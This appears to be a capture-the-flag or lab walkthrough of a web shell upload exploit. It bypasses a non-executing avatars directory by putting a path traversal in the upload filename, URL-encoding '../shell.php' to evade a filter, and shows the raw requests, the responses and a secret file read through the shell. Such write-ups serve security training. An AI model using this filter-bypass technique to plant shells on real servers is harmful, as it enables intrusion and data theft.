Web shell upload via path traversal

1. This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting secondary vulnerability (Path Traversal).

2. I uploaded basic PHP web shell, and it uploaded successfully. But when I tried to access it, the content of the PHP file printed in the page as plain text. I noticed that the application doesn't execute any code in avatars directory.

3. I modify the file name of the shell in the request to "**../shell.php**" instead of "**shell.php**" to upload it outside avatars directory. In the response, the file also uploaded in avatars file.

```
------WebKitFormBoundaryypZ8gTue3ZuGKR93M
Content-Disposition: form-data; name="avatar"; filename="../shell.php"
Content-Type: application/octet-stream
```

```
HTTP/2 200 OK
Date: Mon, 20 Oct 2025 13:45:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130

The file avatars/shell.php has been uploaded.<p>
     <a href="/my-account" title="Return to previous page">
          « Back to My Account
     </a>
</p>
```


4. I noticed that the backend filtered the filename to prevent path traversal vulnerability. So, I encoded the filename to URL encode. The application accepts it already and uploaded it to **avatars/../shell.php**

```
------WebKitFormBoundarypZ8gTue3ZuGKR93M
Content-Disposition: form-data; name="avatar"; filename="
%2e%2e%2f%73%68%65%6c%6c%2e%70%68%70"
Content-Type: application/octet-stream
```

```
HTTP/2 200 OK
Date: Mon, 20 Oct 2025 13:46:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 133

The file avatars/../shell.php has been uploaded.<p>
     <a href="/my-account" title="Return to previous page">
          « Back to My Account
     </a>
</p>
```

5. Now, I have access to PHP shell. I read the content of `home/carlos/secret`




```
yuJ1K4SyMThScPmK79THVEERyrIDYhNC
```